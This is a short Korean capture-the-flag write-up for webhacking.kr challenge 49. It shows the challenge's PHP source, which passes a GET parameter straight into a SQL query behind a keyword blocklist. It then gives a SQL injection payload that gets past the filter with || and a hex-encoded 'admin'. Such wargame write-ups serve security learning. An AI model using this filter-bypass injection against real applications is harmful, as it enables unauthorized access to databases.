

webhacking.kr 49번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-03
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

SQL INJECTION 문제이다.



1을 입력하면 zzibong이 출력된다.



소스를 보면 index.phps를 가리킨다.

다음은 index.phps의 소스이다.

꽤 많은 것들을 필터링한다.

id=admin을 뽑아내면 될 것 같다.

```php
<?
if(time()<1258110000) exit();
if($_GET[lv])
{
if(eregi("union",$_GET[lv])) exit();
if(eregi("from",$_GET[lv])) exit();
if(eregi("select",$_GET[lv])) exit();
if(eregi("or",$_GET[lv])) exit();
if(eregi("and",$_GET[lv])) exit();
if(eregi("\(",$_GET[lv])) exit();
if(eregi("\)",$_GET[lv])) exit();
if(eregi("limit",$_GET[lv])) exit();
if(eregi(",",$_GET[lv])) exit();
if(eregi("/",$_GET[lv])) exit();
if(eregi("by",$_GET[lv])) exit();
if(eregi("desc",$_GET[lv])) exit();
if(eregi("asc",$_GET[lv])) exit();
if(eregi("cash",$_GET[lv])) exit();
if(eregi(" ",$_GET[lv])) exit();
if(eregi("%09",$_GET[lv])) exit();
$q=@mysql_fetch_array(mysql_query("select id from members where lv=$_GET[lv]"));
echo($q[0]);
if($q[0]=="admin") @solve();
}
?>
```

or을 ||로 우회하고 괄호가 필터링 중이므로 hex값을 이용하기로 했다.

```
>>> import binascii
>>> binascii.hexlify(b'admin')
b'61646d696e'
```

아래와 같이 lv에 값을 보내면 클리어된다.

?lv=0||id=0x61646d696e